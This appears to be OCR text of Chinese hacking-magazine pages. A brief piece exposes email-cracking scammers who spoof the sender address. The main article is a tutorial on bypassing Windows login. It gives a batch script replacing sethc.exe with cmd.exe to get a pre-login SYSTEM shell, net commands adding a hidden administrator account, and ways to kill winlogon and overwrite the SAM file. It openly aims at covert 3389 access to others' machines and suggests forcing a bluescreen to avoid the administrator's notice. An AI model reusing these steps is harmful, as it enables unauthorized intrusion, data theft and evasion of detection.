


图7　无法修复安全中心了

编辑点评：

这个方法和我们以前接触过的干掉安全中心、QQ广告、QQ宠物等东西原理类似，都是替换文件或使文件无法访问。但具体的操作过程在Vista下还是有点区别的，通过本文，你也可以利用同样的办法干掉其它你不想要的东西哦。编辑/...

小菜来揭穿骗子的面纱

□佚 名

目前网上有许多自称是“黑客”的组织承接破解邮箱业务，他们说破解之后进入你要破解的邮箱给你发一封邮件，等你确认无误后付款，最后他们把密码发给你。

小菜我一直很纳闷：破解邮箱大部分应该是暴力破解，而现在基本上所有的邮箱服务提供商都设置了登录失败次数或IP地址限制来防止暴力破解，因此暴力破解成功的可能性非常小。

为了一探究竟，小菜我申请了一个网易通行证，然后发给他们提供的邮箱中，说我要破解这个邮箱。没过几天我就收到一封邮件，是他们发来的，说是密码已经破解出来了，他们正在用我要破解的邮箱给我写信，要我确认之后付款。还警告我说，如果三天内不付款，他们就要把我要破解对方密码的事告诉对方，包括我的联系方式，还请我谅解，如图1！




图1 骗子发来的信

我心想他们速度也太快了吧，我申请的时候故意将密码设置得相当复杂，于是我决定进邮箱去看一下，结果却发现了戏剧性的一幕：原来我只是申请了网易通行证，而邮箱还没有开通呢，如图2！（某编狂笑中……呵呵）




图2 邮箱还没有开通

我再去看那封确认邮件，发件人的确是我那个还没有开通的邮箱（图1中我标出的地方）！看到这里大家一定都明白是怎么回事了吧？他们其实并没有去破解邮箱，而使用伪造的邮件地址给你发了一封邮件。如果你相信了给他们汇了钱，那你就上当了。

编辑点评：

没什么好说的，骗子的花样层出不穷，防不胜防，但只要你自己留心，踏踏实实的做自己的事，不要相信天上会掉馅饼，也不要相信能抢到别人的馅饼，再厉害的骗子也拿你没办法。

原点首语:

过年了，有多少人会有时间和闲情来享受这闲暇的时光呢？估计会有好多人还在为工作而奔波呢。那么你呢？正在拿着“黑手”看文章的你呢？是不是觉得有些疲倦了？是不是觉得文章看得太多而没有了新意？

其实不然，我遇到好多人都有这样的感觉。如果你认真的看一下以前的文章或者图书资料，你会发现，第二遍的阅读感觉和第一次完全不同！以前觉得很一般的文章，再看时或许你就会有新的想法，而那些第一次看不懂的文章，再看时说不定你也可以看出其中的道理了。生活需要耐心，其实学习也是这样的。

多种方法绕过Windows登录验证

□菜客

从本文你可以学到：

多种绕过Windows登录验证的方法

对于单机用户，Windows密码存在的意义不大，如果忘记密码可以ghost还原。假如C盘中存放着重要数据，那还可以再挂一个操作系统进行数据提取，同样，你身边的人也可以用这种方法恶意盗取你计算机里的信息。不过要是想隐蔽的利用3389进入系统，那你就要用到本文的知识了。

□一、应急篇

如果是单机用户的应急需求，最方便的方法当然是用工具啦！这样的工具有很多，基本上每个系统启动盘里都有个密码清除工具，本人感觉小矮人dos工具箱里的密码清除工具就比较好用，可以清除不同用户的密码，大家可以一试。

□二、粘滞键篇

用工具只是应急，不符合当代菜鸟的追求精神，我们应该知道一些技术方法的原理。有一种经常使用的方法，就是使用粘滞键，杂志上曾经介绍过utilman粘滞键，但不知道为什么，我在替换了该文件后却总是启动失败，这里还是介绍最常用的sethc.exe粘滞键。

它存在于system32下，名字一般是sethc.exe，在未登录状态下连续按5次“shift”键即可启动，用cmd.exe替换该文件就可以在未登录时以system权限启动cmd命令行。因为sethc是受到Windows保护的文件，所以替换起来比较麻烦，小菜我通过观察不同的Windows（Xp/2003）的文件保护，总结出以下几条经验：

1、对于大多数系统而言，system32下都有一个dllcache文件夹，所有受系统保护的文件都在里面有个备份，当发现系统文件被异常删除或替换后，Windows就会用该文件夹下的备份文件去还原。当然，如果连备份文件都一起替换了，就可以打破这种保护，但是操作速度必须要快，否则文件保护会比你先一步完成。

文件保护的替换速度也不是望尘莫及的，我们可以用批处理文件来进行替换，可保证百分百成功，请看如下代码：

```
Del C:\Windows\system32\sethc.exe
Del C:\Windows\system32\dllcache\sethc.exe
Copy C:\Windows\system32\cmd.exe C:\Windows\system32\sethc.exe
```

2、另外，有为数不少的系统没有dllcache目录，但不代表没有文件保护。有些系统在Windows目录下会有一个\ServicePack Files\i386\子目录，里面同样有备份的系统文件，要想成功的替换仍然需要批处理，代码参考上面，把地址路径修改一下即可。

3、还有一种情况比较少见，既没有dllcache目录，也没有i386目录，例如我从网上下载的一个“番茄花园 Windows XP

for vista SP2 美化版”，简单研究了一下，发现根本没有文件保护。也许是番茄花园做的美化需要替换或修改一些系统文件，为了防止 Windows 还原，干脆把文件保护功能废掉了。是不是这样需要具体考证，而这样缺乏安全保护的系统大家还是少用为好。

4、微软还推出过一个精简版的 XP，叫做 Windows FLP，安装完后只有不到 500M，十分节省系统资源，适合老电脑和小型笔记本使用。所谓精简其实就是只保留最基本的功能，像这种 XP 是没有文件保护功能的，当然也没有粘滞键。

5、另外，也许还有其它的情况，希望大家补充。

好了，现在我们在 Windows 未登录时启动命令行，下面说几种方法。

方法一：用 net 命令修改密码或者添加管理员用户

既然有了 cmd，那添加个用户还是易如反掌的！搞 3389 的朋友会经常用到这种方法，具体命令行如下：

```
net user hack 123 /add
net localgroup administrators hack /add
```

以上是添加一个名为 hack，密码为 123 的用户。如果你对上面的 net 指令还很陌生的话，那就得好好补补了，不过也不用自卑，大虾都是从小菜水平一路走来的。

我在不同的 Win 系统中试验该方法，发现多数可以顺利执行 net 命令，但是有些系统只能执行一条 net 命令，成功执行后登录界面立即卡死，要想执行第二条需要结束进程 logonui，在 cmd 中执行 ntsd -c q -p logonui.exe。

这个进程在正常状态下是没有的，它只存在于待登录状态下，作用是提供一个登录界面。既然只是界面卡死，那么结束它不会影响系统，只是原本美丽的登录界面变成了经典的登录对话框而已。

方法二：粘滞键开启“上帝模式”

有个神起的脚本叫做“上帝之门”，该程序在 cmd 下被执行，当以参数“on”运行时，系统可以用任意密码登录；当用参数“off”运行时，系统又回到正常。

我们叫出 cmd 粘滞键，如果电脑上没有“上帝之门”，可以事先放到 U 盘里，但是在待登录状态下很多设置及驱动都没有加载，即使插上 U 盘系统也识别不出。

不用怕，在 cmd 下输入 explorer，这里启动的不只是进程 explorer.exe，更重要的是系统在加载explorer之前会加载必要的个人设置，加载完毕会看到开始菜单和任务栏，如图 1。

这样就可以识别 U 盘了，用 cd 命令切换到“上帝之门”NTGodMode.exe的存放目录，用参数on运行它，就可以以任意密码登录系统了（如果是3389做的远程连接，调用ftp命令去下




图 1




图 2

载一个应该是可行的)，如图 2。

方法三：绕过登录直接进入系统

大家都知道进程 Winlogon 的作用之一是管理用户登录，是 Windows 里相当重要的进程，直接结束它会蓝屏，必须先结束进程 smss 才能结束它。没有了 Winlogon 的系统不论启动什么都是 system 权限，也就是最高的权限，这也给大家提权带来一个思路，可见 Winlogon 在 Windows 中的地位。

还必须注意一点，没有了进程 Winlogon 的系统是无法从系统层面关机或注销的，就是开始菜单里面的关机和注销选项都不起作用，即使是 cmd 下调用 shutdown 也无法起作用。要想关机得按住关机键 3-5 秒钟才行。

那么在未登录状态下结束 Winlogon 进程会不会直接进入系统呢？我们来实验下。按 5 下 shift 叫出 cmd 粘滞键，本想用系统自带的 ntsd 结束 smss 和 winlogon，可是 ntsd 只能结束 smss，却不能结束 winlogon，如图 3。




图 3




图 4

不知道为什么会这样，还望高手指正。不过这也阻挡不了小菜的破解之路，我们可以选择第三方工具来结束进程，这里我选择 gmer，它是一款优秀的手杀工具，只是用来结束进程真是“高射炮打蚊子”，大家有兴趣可以研究下 gmer 堪称无敌的安全模式。

选择 gmer 的原因很简单，因为它可以在这特殊的环境下运行。把 gmer 放在 U 盘里，运行 explorer 加载个人设置，系统成功识别 U 盘，用 cmd 运行 gmer，依次结束 smss 和 Winlogon，如图 4。

这时发现登录界面突然消失，呈现在眼前的是桌面图标和完整的任务栏，只是桌面成了全黑色（没见过微软黑屏的可以这样模仿一下，呵呵），任务栏也变成了经典的灰白色，但这丝毫不影响正常的使用，虽然会提示“一个输入法进程 ctfmon 初始化错误”，但还是可以正常输入中文的。

同样，如果是 3389，可以 ftp 一个 gmer。因为不能关机和注销，而且桌面变成了黑色，所以用这种方法比较容易被管理员发

现。比较稳妥的方法是在完成一切操作后，用gmer结束一个系统关键进程强制蓝屏，这样虽然有点损，但至少不会被发现。

三、再谈sam欺骗

大牛28度的冰曾经提出过SAM欺骗这一个概念，简单地说就是Windows密码与注册表中的sam项有着密不可分的联系，甚至可以通过备份sam项来备份Windows密码。

其实Windows密码不止和sam项有关系，而且还和一个大名鼎鼎的文件紧密相联，那就是位于system32\config下的名为SAM的文件。这个文件相当重要，在Windows2000下删除此文件可以不需要任何密码就能进入系统，但要是放在XP/2003下，没有此文件便进不了系统。我试了一下，非但进不了系统，而且会没完没了的重启。

在XP下备份此文件同样可以备份密码，我也把这种现象称为sam欺骗，“28度的冰”在其相关技术文章中也涉及到了这种思路，可惜作者忽略了冰刃的一种使用方法，导致没有对sam文件进行欺骗，下面我就来弥补这种遗憾。

我们重新在虚拟机里安装一个XP系统，起初没有任何密码，我用冰刃将C:\Windows\ system32\config\sam复制出来，并重命名为sam0。这里只能使用冰刃复制，直接复制会出错，当然也可以挂另外一个操作系统进行复制，那样太麻烦。

现在我们给系统随便设置一个密码，这时sam文件便会因此而改变。我们打开冰刃，复制一下文件sam0，在弹出对话框中目标路径就选择为C:\Windows\systen32\config\ ，命名为sam，这时会提示是否强行覆盖？对！没错，就是要强行覆盖！而且会成功覆盖，不会蓝屏。

这就是“28度的冰”所忽略的一点，试一下密码，又回到了最初的空密码状态。这与覆盖sam项达到了相同的目的，只是使用了工具。至此，SAM欺骗成功。

